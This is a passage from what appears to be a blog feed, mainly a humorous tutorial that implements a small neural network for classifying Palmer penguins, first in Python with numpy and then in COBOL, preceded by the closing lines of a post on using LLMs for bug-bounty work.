<p>Here’s what the llm kiddies doesn’t get: <strong>knowing the limitations of llms is itself a competitive advantage.</strong></p>

<p>My take is that the tool isn’t the problem, but the lack of a mental model for <em>when</em> and <em>how</em> to use it.</p>

<p>Ultimately, every idiot can prompt. Not everyone can <em>think</em>. The llm doesn’t replace the second part. It amplifies whichever one you bring to the table. 🧠</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p>curl is used in virtually every internet-connected device and operating system. It’s one of the most critical and widely-deployed pieces of open source infrastructure in existence. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p>the creator and maintainer of curl <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p>Piotr P. Karwasz, Apache Log4j PMC member, confirmed in the comments on Stenberg’s post that Log4j’s bounty program faced the same dynamic and was heading toward closure by end of feb 2026. <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4">
      <p>the Cynefin framework was created by Dave Snowden in 1999 while working at IBM Global Services. The name is Welsh, meaning “habitat” or “place of belonging.” The framework is widely used in organizational strategy, knowledge management, and decision-making under uncertainty. See Snowden, D.J. and Boone, M.E. (2007), “A Leader’s Framework for Decision Making,” <em>Harvard Business Review</em>. <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Miguel Llamazares</name></author><category term="ai" /><category term="bugbounty" /><category term="consulting" /><summary type="html"><![CDATA[Most people use llms the same way regardless of what they’re doing: hunting for an IDOR in a SaaS app, triaging a buffer overflow in a C codebase, or brainstorming names for a cat that will never answer to any of them. 😸]]></summary></entry><entry><title type="html">neural nets in cobol &amp;amp; other creative ways to k*ll yourself</title><link href="https://mll.sh/neural-networks-cobol/" rel="alternate" type="text/html" title="neural nets in cobol &amp;amp; other creative ways to k*ll yourself" /><published>2025-12-29T00:00:00+00:00</published><updated>2025-12-29T00:00:00+00:00</updated><id>https://mll.sh/neural-networks-cobol</id><content type="html" xml:base="https://mll.sh/neural-networks-cobol/"><![CDATA[<blockquote>
  <p>[!NOTE] disclaimer
This is a tribute to the <a href="https://www.youtube.com/watch?v=CHm2d3wf8EU">Cruelty Squad</a> video game. Just to showcase how COBOL can still be used in bizarre ways to maximize shareholder value. ✨</p>
</blockquote>

<hr />

<p>Yesterday I opened my inbox expecting the usual sprint cosplay and jira fan fiction. Instead, I got a message from a guy that predates agile, devops, and most human rights:</p>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Listen, employee. Your next assignment involves critical bio-surveillance operations: we have intercepted subversive penguins attempting to infiltrate corporate aquaculture infrastructure.</p>
    <p>Your task is to classify these traitorous birds based on flipper length and other obscene morphological features. </p>
    <p>BTW, you need to do it in COBOL (hope's is not a problem).</p>
    <p>Do not disappoint me. The shareholders already do.</p>
  </div>
</div>

<p>Naturally, I asked if I could at least sketch the thing in python first. I got this reply:</p>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Fine. Babysit your little scripting language. But in the end, you return to the mainframe.</p> 
    <p><i>You always return to the mainframe.</i></p>
    <p>Now classify those penguins before they unionize.</p>
  </div>
</div>

<p>Alright. Let’s do this.</p>

<h2 id="housekeeping">housekeeping</h2>

<p>Before we dive in, I want to vehemently recommend the <a href="https://pimbook.org/">A Programmer’s Introduction to Mathematics</a> book. It’s a great resource for anyone who wants to understand the math and speak symbols like the grown ups if you have a coding background like myself.</p>

<p>I also suggest taking a look at the <a href="https://www.youtube.com/watch?v=aircAruvnKk&amp;list=PLZHQObOWTQDNU6R1_67000Dx_ZCJB-3pi">3Blue1Brown series on neural networks</a>. They are very visual and build from the ground up.</p>

<p>We can download the <a href="https://www.kaggle.com/datasets/ashkhagan/palmer-penguins-datasetalternative-iris-dataset">Palmer penguin dataset from Kaggle</a>.</p>

<h2 id="neural-what">neural what?</h2>

<p>A neural network is just a function with knobs.</p>

\[f_\theta(x) = y\]

<p>You give it numbers. It outputs numbers.</p>

<p>The only thing you control is the parameters \(\theta\). Training means adjusting those parameters so future outputs are less wrong than past ones.</p>

<p>There is no intelligence here. No understanding. The network does not know what it is doing. It only knows how to reduce a number called loss.</p>

<p>We’ll use the simplest non-trivial setup: a feedforward network with one hidden layer.</p>

<h3 id="data-as-numbers">data as numbers</h3>

<p>The model never sees <em>penguins</em>. It sees <em>vectors</em>.</p>

<p>A vector is just a list of numbers arranged in a specific order. Think of it as coordinates in space, except instead of <code>(x, y, z)</code> you might have <code>(bill_length, bill_depth, flipper_length, body_mass)</code>.</p>

<p>Your input is a fixed-length vector of measurements:</p>

\[x =
\begin{bmatrix}
\text{bill length} \\
\text{bill depth} \\
\text{flipper length} \\
\text{body mass}
\end{bmatrix}
\in \mathbb{R}^4\]

<p>This is 4-dimensional space. Each component is a real number.</p>

<p>Your target label is the species encoded as an integer (<code>0</code> for <em>Adelie</em>, <code>1</code> for <em>Chinstrap</em>, <code>2</code> for <em>Gentoo</em>):</p>

\[y \in \{0, 1, 2\}\]

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>So we're reducing living creatures to indices now? How delightfully reductive.</p>
  </div>
</div>

<p>Yes. That is the point.</p>

<p>Before training, we normalize:</p>

\[x' = \frac{x - \mu}{\sigma}\]

<p>This subtracts the mean and divides by the standard deviation for each feature.</p>

<p>Why this matters: gradient descent assumes each dimension contributes on a similar scale. If one feature ranges in thousands and another in decimals, the optimizer zigzags and wastes steps.</p>

<h3 id="the-architecture">the architecture</h3>

<p>A neural network layer is two operations:</p>

<ol>
  <li>linear combination</li>
  <li>nonlinear distortion</li>
</ol>

<p>If you stack only linear layers, the whole network collapses into one linear transformation. Depth adds nothing. This is why nonlinearity is mandatory.</p>

<p>Hidden layer:</p>

\[h = \text{ReLU}(xW_1 + b_1)\]

<p>ReLU is the simplest useful nonlinearity:</p>

\[\text{ReLU}(z) = \max(0, z)\]

<p>It zeroes negative values and leaves positive ones unchanged. Without this, the network is just linear regression wearing a trench coat.</p>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>A trench coat? Is this neural network going to flash people at the park?</p>
  </div>
</div>

<p>Different kind of exposure.</p>

<p>Output layer:</p>

\[z_2 = hW_2 + b_2\]

<p>These are raw scores called logits. They can be any real number.</p>

<p>Final step:</p>

\[\hat{y} = \text{softmax}(z_2)\]

<p>Softmax converts arbitrary scores into a probability distribution that sums to 1:</p>

\[\text{softmax}(z_i) = \frac{e^{z_i}}{\sum_j e^{z_j}}\]

<p>Shapes:</p>

<ul>
  <li>\(W_1 \in \mathbb{R}^{4 \times k}\) maps 4 inputs to k hidden units</li>
  <li>\(b_1 \in \mathbb{R}^{k}\) offsets each hidden unit</li>
  <li>\(W_2 \in \mathbb{R}^{k \times 3}\) maps hidden units to 3 classes</li>
  <li>\(b_2 \in \mathbb{R}^{3}\) offsets class scores</li>
</ul>

<h3 id="turning-wrong-into-a-number">turning wrong into a number</h3>

<p>The model outputs probabilities. We need a single scalar that measures how bad the prediction is.</p>

<p>For classification, use cross entropy:</p>

\[\mathcal{L}(y, \hat{y}) = -\sum_{i=1}^{3} y_i \log(\hat{y}_i)\]

<p>Here \(y\) must be converted from an integer index to a one-hot vector. This is a 3-dimensional vector where the true class gets a 1 and all others get 0. If the true class is 2 (Gentoo):</p>

\[y = [0, 0, 1]\]

<p>Why three dimensions? Because we have <em>three species</em>. The vector aligns with the three output probabilities \(\hat{y} = [\hat{y}_1, \hat{y}_2, \hat{y}_3]\).</p>

<p>The loss reduces to:</p>

\[-\log(\hat{y}_{\text{true}})\]

<p>If the model assigns low probability to the correct class, the loss is large. If it is confidently wrong, the loss spikes. This is intentional. Wrong certainty should hurt more than uncertainty.</p>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>We're teaching the machine to feel pain through logarithms. This is either genius or the beginning of a very dark timeline.</p>
  </div>
</div>

<p>Loss is the only feedback signal the network ever gets.</p>

<h3 id="learning--nudging-numbers">learning = nudging numbers</h3>

<p>Training means changing parameters to reduce loss.</p>

<p>The rule is gradient descent:</p>

\[\theta \leftarrow \theta - \eta \nabla_\theta \mathcal{L}\]

<p>The gradient points toward steeper loss. You step in the opposite direction.</p>

<p>\(\eta\) is the learning rate. It controls step size.</p>

<p>Too small: training crawls.
Too large: loss oscillates or explodes.</p>

<p>There is no universal value. You pick it empirically.</p>

<h3 id="backpropagation">backpropagation</h3>

<p>Backpropagation is the chain rule applied to the network graph.</p>

<p>The loss depends on the output. The output depends on the last layer. That depends on the hidden layer. That depends on the input layer.</p>

<p>Backprop computes gradients in reverse order. The notation looks scary but it is just derivatives:</p>

\[\frac{\partial \mathcal{L}}{\partial W_2},
\frac{\partial \mathcal{L}}{\partial b_2},
\frac{\partial \mathcal{L}}{\partial W_1},
\frac{\partial \mathcal{L}}{\partial b_1}\]

<p>Read \(\frac{\partial \mathcal{L}}{\partial W_2}\) as <em>“how much does loss change when I nudge \(W_2\)“</em>. That curly \(\partial\) symbol just means partial derivative, which is calculus for <em>“change in this one thing while holding everything else constant”</em>.</p>

<p>Nothing flows backward except these derivatives. They tell you which direction to adjust each parameter.</p>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>So backpropagation is just playing hot-and-cold with gradients until the loss stops screaming at you?</p>
  </div>
</div>

<p>Essentially yep.</p>

<p>For softmax combined with cross entropy, the gradient simplifies beautifully:</p>

\[\frac{\partial \mathcal{L}}{\partial z_2} = \hat{y} - y\]

<h3 id="full-training-loop">full training loop</h3>

<p>Training is boring and repetitive:</p>

<ol>
  <li>take a batch of inputs</li>
  <li>compute predictions</li>
  <li>compute loss</li>
  <li>compute gradients</li>
  <li>update parameters</li>
  <li>repeat</li>
</ol>

<p>If loss goes down, you are doing something right.
If it does not, assume your setup is broken.</p>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Six steps to artificial intelligence. What a time to be alive. I bet the researchers who spent decades on this love how you've reduced their life's work to "repeat until it works."</p>
  </div>
</div>

<p>They should. It is accurate.</p>

<p>Let’s see the flow in context:</p>

<p><img src="/assets/img/mermaid-nn.png" alt="Neural Network Flow" /></p>

<h2 id="from-english-to-python">from english to python</h2>

<p>Every operation becomes explicit code.</p>

<p>Linear transformation:</p>

<pre><code class="language-python">def linear(x, W, b):
    return x @ W + b
</code></pre>

<p>The <code>@</code> symbol is matrix multiplication. It computes weighted sums of inputs. When you write <code>x @ W</code>, each row of <code>x</code> gets multiplied by each column of <code>W</code> and summed up. It is the same as writing nested loops, but readable.</p>

<p>ReLU and its derivative:</p>

<pre><code class="language-python">def relu(z):
    return np.maximum(0, z)

def relu_grad(z):
    return (z &gt; 0).astype(float)
</code></pre>

<p>Softmax with numerical stability:</p>

<pre><code class="language-python">def softmax(z):
    exp = np.exp(z - np.max(z, axis=1, keepdims=True))
    return exp / np.sum(exp, axis=1, keepdims=True)
</code></pre>

<p>One-hot encoding for the target:</p>

<pre><code class="language-python">def one_hot(y, num_classes):
    out = np.zeros((len(y), num_classes))
    out[np.arange(len(y)), y] = 1
    return out
</code></pre>

<p>Cross entropy loss:</p>

<pre><code class="language-python">def cross_entropy(probs, y):
    return -np.mean(np.log(probs[np.arange(len(y)), y]))
</code></pre>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Five functions. That's it? I've written longer code to format a date string.</p>
  </div>
</div>

<p>Correct. The rest is just calling these repeatedly.</p>

<h3 id="full-working-code">full working code</h3>

<pre><code class="language-python">import numpy as np
import seaborn as sns
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import StandardScaler

# data
df = sns.load_dataset("penguins").dropna()
X = df[["bill_length_mm", "bill_depth_mm", "flipper_length_mm", "body_mass_g"]].values
y = df["species"].astype("category").cat.codes.values

scaler = StandardScaler()
X = scaler.fit_transform(X)

X_train, X_test, y_train, y_test = train_test_split(
    X, y, test_size=0.2, random_state=42
)

# helpers
def relu(z):
    return np.maximum(0, z)

def relu_grad(z):
    return (z &gt; 0).astype(float)

def softmax(z):
    exp = np.exp(z - np.max(z, axis=1, keepdims=True))
    return exp / np.sum(exp, axis=1, keepdims=True)

def one_hot(y, k):
    out = np.zeros((len(y), k))
    out[np.arange(len(y)), y] = 1
    return out

def cross_entropy(probs, y):
    return -np.mean(np.log(probs[np.arange(len(y)), y]))

# init
np.random.seed(0)
D = X.shape[1]
H = 16
C = len(np.unique(y))

W1 = np.random.randn(D, H) * 0.01
b1 = np.zeros(H)
W2 = np.random.randn(H, C) * 0.01
b2 = np.zeros(C)

lr = 0.1

# training
for epoch in range(150):
    # forward
    z1 = X_train @ W1 + b1
    h = relu(z1)
    z2 = h @ W2 + b2
    probs = softmax(z2)

    loss = cross_entropy(probs, y_train)

    # backward
    y_oh = one_hot(y_train, C)
    dz2 = probs - y_oh
    dW2 = h.T @ dz2 / len(X_train)
    db2 = dz2.mean(axis=0)

    dh = dz2 @ W2.T
    dz1 = dh * relu_grad(z1)
    dW1 = X_train.T @ dz1 / len(X_train)
    db1 = dz1.mean(axis=0)

    W1 -= lr * dW1
    b1 -= lr * db1
    W2 -= lr * dW2
    b2 -= lr * db2

    if epoch % 50 == 0:
        print(f"epoch {epoch}, loss {loss:.4f}")

# evaluation
z1 = X_test @ W1 + b1
h = relu(z1)
z2 = h @ W2 + b2
preds = np.argmax(softmax(z2), axis=1)

accuracy = (preds == y_test).mean()
print("test accuracy:", accuracy)
</code></pre>

<p>This outputs:</p>

<pre><code class="language-shell">$ python pengu_nn.py 
epoch 0, loss 1.0987
epoch 50, loss 0.9576
epoch 100, loss 0.4045
test accuracy: 0.9701492537313433
</code></pre>

<p>Naturally, the Handler hates this.</p>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Enough with your cheerful toy language. The mainframe thirsts.</p>
  </div>
</div>

<p>Great.</p>

<h2 id="the-cobol-nightmare">the cobol nightmare</h2>

<p>You want neural networks in COBOL?
Enjoy the pain.</p>

<p>Well, I guess I have to dust off my ancient COBOL books<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>:</p>

<p><img src="/assets/img/ims-cobol-books.jpeg" alt="IMS COBOL books" /></p>

<p>COBOL was built for accountants, not gradient descent. You get fixed-width fields, no arrays the way you want them, no dynamic memory, and arithmetic that feels like chiseling numbers into wet clay.</p>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Finally. A language that understands suffering. Python users have it too easy with their "readable syntax" and "helpful error messages."</p>
  </div>
</div>

<p>I will show only the parts that correspond to neural network operations. For the full implementation including data loading, CSV parsing, train-test split, and all the <code>WORKING-STORAGE</code> boilerplate, see <a href="https://github.com/mllamazares/neural-networks-in-cobol">the complete source code</a>.</p>

<h3 id="data-loading-and-preprocessing">data loading and preprocessing</h3>

<p>COBOL loads CSV files line by line, validates against missing values, and encodes species as integers:</p>

<pre><code class="language-cobol">*    ENCODE TARGET SPECIES AS INTEGER LABELS (0-2).
EVALUATE WS-SPECIES-STR
    WHEN "Adelie"    MOVE 0 TO D-Y(WS-VALID-ROWS)
    WHEN "Chinstrap" MOVE 1 TO D-Y(WS-VALID-ROWS)
    WHEN "Gentoo"    MOVE 2 TO D-Y(WS-VALID-ROWS)
END-EVALUATE
</code></pre>

<p>Normalization is done with the same z-score formula, but spelled out explicitly:</p>

<pre><code class="language-cobol">*    STEP 5: APPLY Z-SCORE TRANSFORMATION TO ALL SAMPLES.
PERFORM VARYING IDX-ROW FROM 1 BY 1 
        UNTIL IDX-ROW &gt; WS-VALID-ROWS
    COMPUTE D-X1(IDX-ROW) = (D-X1(IDX-ROW) - 
             WS-MEAN-X1) / WS-STD-X1
    COMPUTE D-X2(IDX-ROW) = (D-X2(IDX-ROW) - 
             WS-MEAN-X2) / WS-STD-X2
    COMPUTE D-X3(IDX-ROW) = (D-X3(IDX-ROW) - 
             WS-MEAN-X3) / WS-STD-X3
    COMPUTE D-X4(IDX-ROW) = (D-X4(IDX-ROW) - 
             WS-MEAN-X4) / WS-STD-X4
END-PERFORM
</code></pre>

<h3 id="weight-initialization">weight initialization</h3>

<p>Python uses <code>np.random.randn()</code>. COBOL implements Gaussian sampling with the <a href="https://en.wikipedia.org/wiki/Box%E2%80%93Muller_transform">Box-Muller transform</a>:</p>

<pre><code class="language-cobol">*    GAUSSIAN WEIGHT INITIALIZATION USING BOX-MULLER TRANSFORM.
*    G(X, Y) = SQRT(-2LN(U1)) * COS(2PI * U2).
PERFORM VARYING IDX-I FROM 1 BY 1 UNTIL IDX-I &gt; 4
    PERFORM VARYING IDX-J FROM 1 BY 1 UNTIL IDX-J &gt; 16
        COMPUTE WS-RAND-U1 = FUNCTION RANDOM
        COMPUTE WS-RAND-U2 = FUNCTION RANDOM
        COMPUTE WS-GAUSSIAN = 
            FUNCTION SQRT(-2 * FUNCTION LOG(WS-RAND-U1)) *
            FUNCTION COS(2 * WS-PI * WS-RAND-U2)
*       SCALE WEIGHTS DOWN (0.01) TO PREVENT GRADIENT EXPLOSION.
        COMPUTE W1-VAL(IDX-I, IDX-J) = WS-GAUSSIAN * 0.01
    END-PERFORM
END-PERFORM
</code></pre>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Box-Muller transform. In COBOL. You're not just implementing a neural network, you're performing an exorcism.</p>
  </div>
</div>

<h3 id="forward-pass-hidden-layer">forward pass: hidden layer</h3>

<p>Python: <code>z1 = X @ W1 + b1</code></p>

<p>COBOL: explicit nested loops for matrix multiplication.</p>

<pre><code class="language-cobol">*    HIDDEN LAYER COMPUTATION: Z1 = X * W1 + B1.
PERFORM VARYING IDX-J FROM 1 BY 1 UNTIL IDX-J &gt; 16
    MOVE B1-VAL(IDX-J) TO Z1-VAL(IDX-I, IDX-J)
    COMPUTE Z1-VAL(IDX-I, IDX-J) = 
            Z1-VAL(IDX-I, IDX-J) +
            (D-X1(IDX-I) * W1-VAL(1, IDX-J))
    COMPUTE Z1-VAL(IDX-I, IDX-J) = 
            Z1-VAL(IDX-I, IDX-J) +
            (D-X2(IDX-I) * W1-VAL(2, IDX-J))
    COMPUTE Z1-VAL(IDX-I, IDX-J) = 
            Z1-VAL(IDX-I, IDX-J) +
            (D-X3(IDX-I) * W1-VAL(3, IDX-J))
    COMPUTE Z1-VAL(IDX-I, IDX-J) = 
            Z1-VAL(IDX-I, IDX-J) +
            (D-X4(IDX-I) * W1-VAL(4, IDX-J))
</code></pre>

<p>This is matrix multiplication, expressed as stubbornness.</p>

<h3 id="forward-pass-relu">forward pass: ReLU</h3>

<p>Python: <code>h = np.maximum(0, z1)</code></p>

<p>COBOL: an IF statement in a loop.</p>

<pre><code class="language-cobol">*    NON-LINEAR ACTIVATION: RELU(Z) = MAX(0, Z).
IF Z1-VAL(IDX-I, IDX-J) &gt; 0
    MOVE Z1-VAL(IDX-I, IDX-J) TO H-VAL(IDX-I, IDX-J)
ELSE
    MOVE 0 TO H-VAL(IDX-I, IDX-J)
END-IF
</code></pre>

<h3 id="forward-pass-output-layer">forward pass: output layer</h3>

<p>Python: <code>z2 = h @ W2 + b2</code></p>

<p>COBOL: same pattern, different dimensions.</p>

<pre><code class="language-cobol">*    OUTPUT LAYER COMPUTATION: Z2 = H * W2 + B2.
PERFORM VARYING IDX-J FROM 1 BY 1 UNTIL IDX-J &gt; 3
    MOVE B2-VAL(IDX-J) TO Z2-VAL(IDX-I, IDX-J)
    PERFORM VARYING IDX-K FROM 1 BY 1 UNTIL IDX-K &gt; 16
        COMPUTE Z2-VAL(IDX-I, IDX-J) = 
                Z2-VAL(IDX-I, IDX-J) + 
                (H-VAL(IDX-I, IDX-K) * 
                 W2-VAL(IDX-K, IDX-J))
    END-PERFORM
END-PERFORM
</code></pre>

<h3 id="forward-pass-softmax">forward pass: softmax</h3>

<p>Python: vectorized exponentials and division.</p>

<p>COBOL: two-pass algorithm with explicit accumulation.</p>

<pre><code class="language-cobol">*    PROBABILITY ESTIMATION: SOFTMAX(Z2).
*    P_i = EXP(Z_i) / SUM(EXP(Z_j)).
COMPUTE P-VAL(IDX-I, 1) = FUNCTION EXP(Z2-VAL(IDX-I, 1))
COMPUTE P-VAL(IDX-I, 2) = FUNCTION EXP(Z2-VAL(IDX-I, 2))
COMPUTE P-VAL(IDX-I, 3) = FUNCTION EXP(Z2-VAL(IDX-I, 3))
MOVE 0 TO WS-TEMP-MATH
ADD P-VAL(IDX-I, 1) P-VAL(IDX-I, 2) P-VAL(IDX-I, 3) 
  TO WS-TEMP-MATH
COMPUTE P-VAL(IDX-I, 1) = P-VAL(IDX-I, 1) / WS-TEMP-MATH
COMPUTE P-VAL(IDX-I, 2) = P-VAL(IDX-I, 2) / WS-TEMP-MATH
COMPUTE P-VAL(IDX-I, 3) = P-VAL(IDX-I, 3) / WS-TEMP-MATH
</code></pre>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Look at that. Three separate COMPUTE statements to normalize three probabilities. Inefficient? Yes. Beautiful? Also yes.</p>
  </div>
</div>

<h3 id="loss-calculation">loss calculation</h3>

<p>Python: <code>loss = -np.mean(np.log(probs[range(n), y]))</code></p>

<p>COBOL: loop over samples, accumulate negative log probabilities.</p>

<pre><code class="language-cobol">*    CROSS-ENTROPY LOSS: L = -SUM(Y_TRUE * LOG(P_PRED)).
MOVE 0 TO WS-LOSS
PERFORM VARYING IDX-S FROM 1 BY 1 
        UNTIL IDX-S &gt; WS-TRAIN-ROWS
    COMPUTE IDX-I = WS-IDX(IDX-S)
    COMPUTE IDX-J = D-Y(IDX-I) + 1
    COMPUTE WS-LOSS = WS-LOSS - 
                      FUNCTION LOG(P-VAL(IDX-I, IDX-J))
END-PERFORM
COMPUTE WS-LOSS = WS-LOSS / WS-TRAIN-ROWS
</code></pre>

<h3 id="backpropagation-output-gradient">backpropagation: output gradient</h3>

<p>Python: <code>dz2 = probs - y_onehot</code></p>

<p>COBOL: copy probabilities, then subtract 1 from the true class.</p>

<pre><code class="language-cobol">*    DERIVATIVE OF SOFTMAX CW CROSS-ENTROPY: DZ2 = P - Y_TRUE.
PERFORM VARYING IDX-J FROM 1 BY 1 UNTIL IDX-J &gt; 3
    MOVE P-VAL(IDX-I, IDX-J) TO BP-DZ2(IDX-J)
END-PERFORM
COMPUTE IDX-K = D-Y(IDX-I) + 1
SUBTRACT 1 FROM BP-DZ2(IDX-K)
</code></pre>

<h3 id="backpropagation-w2-and-b2-gradients">backpropagation: W2 and b2 gradients</h3>

<p>Python: <code>dW2 = h.T @ dz2 / n</code> and <code>db2 = dz2.mean(axis=0)</code></p>

<p>COBOL: accumulate gradients across all samples, then average during update.</p>

<pre><code class="language-cobol">*    ACCUMULATE DW2 = H^T * DZ2 | DB2 = DZ2.
PERFORM VARYING IDX-J FROM 1 BY 1 UNTIL IDX-J &gt; 3
    COMPUTE DB2-VAL(IDX-J) = DB2-VAL(IDX-J) + 
                             BP-DZ2(IDX-J)
    PERFORM VARYING IDX-K FROM 1 BY 1 UNTIL IDX-K &gt; 16
        COMPUTE DW2-VAL(IDX-K, IDX-J) = 
                DW2-VAL(IDX-K, IDX-J) + 
                (H-VAL(IDX-I, IDX-K) * BP-DZ2(IDX-J))
    END-PERFORM
END-PERFORM
</code></pre>

<h3 id="backpropagation-hidden-layer-gradient">backpropagation: hidden layer gradient</h3>

<p>Python: <code>dh = dz2 @ W2.T</code></p>

<p>COBOL: explicit matrix-vector product.</p>

<pre><code class="language-cobol">*    BACKPROP TO HIDDEN LAYER: DH = DZ2 * W2^T.
PERFORM VARYING IDX-J FROM 1 BY 1 UNTIL IDX-J &gt; 16
    MOVE 0 TO BP-DH(IDX-J)
    PERFORM VARYING IDX-K FROM 1 BY 1 UNTIL IDX-K &gt; 3
        COMPUTE BP-DH(IDX-J) = BP-DH(IDX-J) + 
                (BP-DZ2(IDX-K) * W2-VAL(IDX-J, IDX-K))
    END-PERFORM
</code></pre>

<h3 id="backpropagation-relu-gradient">backpropagation: ReLU gradient</h3>

<p>Python: <code>dz1 = dh * (z1 &gt; 0)</code></p>

<p>COBOL: IF statement as a gate.</p>

<pre><code class="language-cobol">*    DERIVATIVE OF RELU: DZ1 = DH IF Z1 &gt; 0 ELSE 0.
IF Z1-VAL(IDX-I, IDX-J) &gt; 0
    MOVE BP-DH(IDX-J) TO BP-DZ1(IDX-J)
ELSE
    MOVE 0 TO BP-DZ1(IDX-J)
END-IF
</code></pre>

<h3 id="backpropagation-w1-and-b1-gradients">backpropagation: W1 and b1 gradients</h3>

<p>Python: <code>dW1 = X.T @ dz1 / n</code></p>

<p>COBOL: accumulate outer products.</p>

<pre><code class="language-cobol">*    ACCUMULATE DW1 = X^T * DZ1 | DB1 = DZ1.
COMPUTE DB1-VAL(IDX-J) = DB1-VAL(IDX-J) + 
                         BP-DZ1(IDX-J)
IF BP-DZ1(IDX-J) NOT = 0
    COMPUTE DW1-VAL(1, IDX-J) = 
      DW1-VAL(1, IDX-J) + 
      (D-X1(IDX-I) * BP-DZ1(IDX-J))
    COMPUTE DW1-VAL(2, IDX-J) = 
      DW1-VAL(2, IDX-J) + 
      (D-X2(IDX-I) * BP-DZ1(IDX-J))
    COMPUTE DW1-VAL(3, IDX-J) = 
      DW1-VAL(3, IDX-J) + 
      (D-X3(IDX-I) * BP-DZ1(IDX-J))
    COMPUTE DW1-VAL(4, IDX-J) = 
      DW1-VAL(4, IDX-J) + 
      (D-X4(IDX-I) * BP-DZ1(IDX-J))
END-IF
</code></pre>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Four separate accumulation statements. One for each input feature. Because COBOL doesn't believe in shortcuts or happiness, kek.</p>
  </div>
</div>

<h3 id="parameter-update">parameter update</h3>

<p>Python: <code>W -= lr * dW</code></p>

<p>COBOL: compute scaled learning rate once, then apply to all parameters.</p>

<pre><code class="language-cobol">*    PERFORM PARAMETER UPDATES: PARAM = PARAM - LR * GRADIENT.
COMPUTE WS-TEMP-MATH = WS-LR / WS-TRAIN-ROWS
PERFORM VARYING IDX-I FROM 1 BY 1 UNTIL IDX-I &gt; 16
    PERFORM VARYING IDX-J FROM 1 BY 1 UNTIL IDX-J &gt; 3
        COMPUTE W2-VAL(IDX-I, IDX-J) = 
                W2-VAL(IDX-I, IDX-J) - 
                (WS-TEMP-MATH * DW2-VAL(IDX-I, IDX-J))
    END-PERFORM
    COMPUTE B1-VAL(IDX-I) = B1-VAL(IDX-I) - 
                            (WS-TEMP-MATH * DB1-VAL(IDX-I))
END-PERFORM
</code></pre>

<h3 id="evaluation">evaluation</h3>

<p>Inference is the same forward pass without gradients. Prediction is argmax:</p>

<pre><code class="language-cobol">*    PREDICATE SELECTION: ARGMAX PROBABILITY.
EVALUATE TRUE
    WHEN P-VAL(IDX-I, 1) &gt;= P-VAL(IDX-I, 2) AND 
         P-VAL(IDX-I, 1) &gt;= P-VAL(IDX-I, 3)
        MOVE 0 TO WS-PRED-CLASS
    WHEN P-VAL(IDX-I, 2) &gt;= P-VAL(IDX-I, 1) AND 
         P-VAL(IDX-I, 2) &gt;= P-VAL(IDX-I, 3)
        MOVE 1 TO WS-PRED-CLASS
    WHEN OTHER
        MOVE 2 TO WS-PRED-CLASS
END-EVALUATE
</code></pre>

<h2 id="grand-finale">grand finale</h2>

<p>To compile these 578 lines of pure madness, just <em>keep calm and use <a href="https://gnucobol.sourceforge.io/">gnucobol</a></em>:</p>

<pre><code class="language-shell">$ cobc -x -o pengu_nn pengu_nn.cob &amp;&amp; ./pengu_nn
LOADED 0333 VALID ROWS.
DATA HOUSEKEEPING COMPLETED.
EPOCH 0000 LOSS: +000000001.098705953
EPOCH 0050 LOSS: +000000000.948385870
EPOCH 0100 LOSS: +000000000.404952448
EPOCH 0150 LOSS: +000000000.254336047
EPOCH 0200 LOSS: +000000000.157729394
EPOCH 0250 LOSS: +000000000.097222933
EPOCH 0300 LOSS: +000000000.067910843
EPOCH 0350 LOSS: +000000000.052804836
EPOCH 0400 LOSS: +000000000.043876194
EPOCH 0450 LOSS: +000000000.037968264
EPOCH 0500 LOSS: +000000000.033755593
TEST ACCURACY: +000000001.000000000
TRAIN ACCURACY: +000000000.988721804
</code></pre>

<p>Does it work? Yes. Painfully. Slowly. Correctly.</p>

<p>I know what you are thinking: why on earth I put 500 epochs for such a small dataset? <em>Coz’ we can</em>. 😎</p>

<div class="handler-chat">
  <div class="handler-avatar" aria-label="the handler"></div>
  <div class="handler-message">
    <p>Perfect accuracy on the test set. Either you've achieved machine learning nirvana or you've overfitted so hard the penguins are filing a restraining order.</p>
    <p>Anyway. Fair enough. The penguin insurgency will be contained... for now.</p>
  </div>
</div>

<p>The penguins get classified. The loss goes down. The mainframe hums in approval. Somewhere, a finance department nods without understanding why.</p>

<hr />

<p>You can find the full working code, including all the ugly declarations I spared you from, <a href="https://github.com/mllamazares/neural-networks-in-cobol">in this github repo</a>.</p>

<style>
@import url('https://fonts.googleapis.com/css2?family=Barriecito&display=swap');

html {
    cursor: url('/assets/img/cruelty-cursor.webp'), auto;
}

a:hover {
    cursor: url('/assets/img/cruelty-hand1.webp'), auto;
    animation: cursor 250ms linear infinite;
}

.handler-chat {
    display: flex;
    align-items: flex-start;
    margin: 1.5rem 0;
    gap: 1rem;
    background: black;
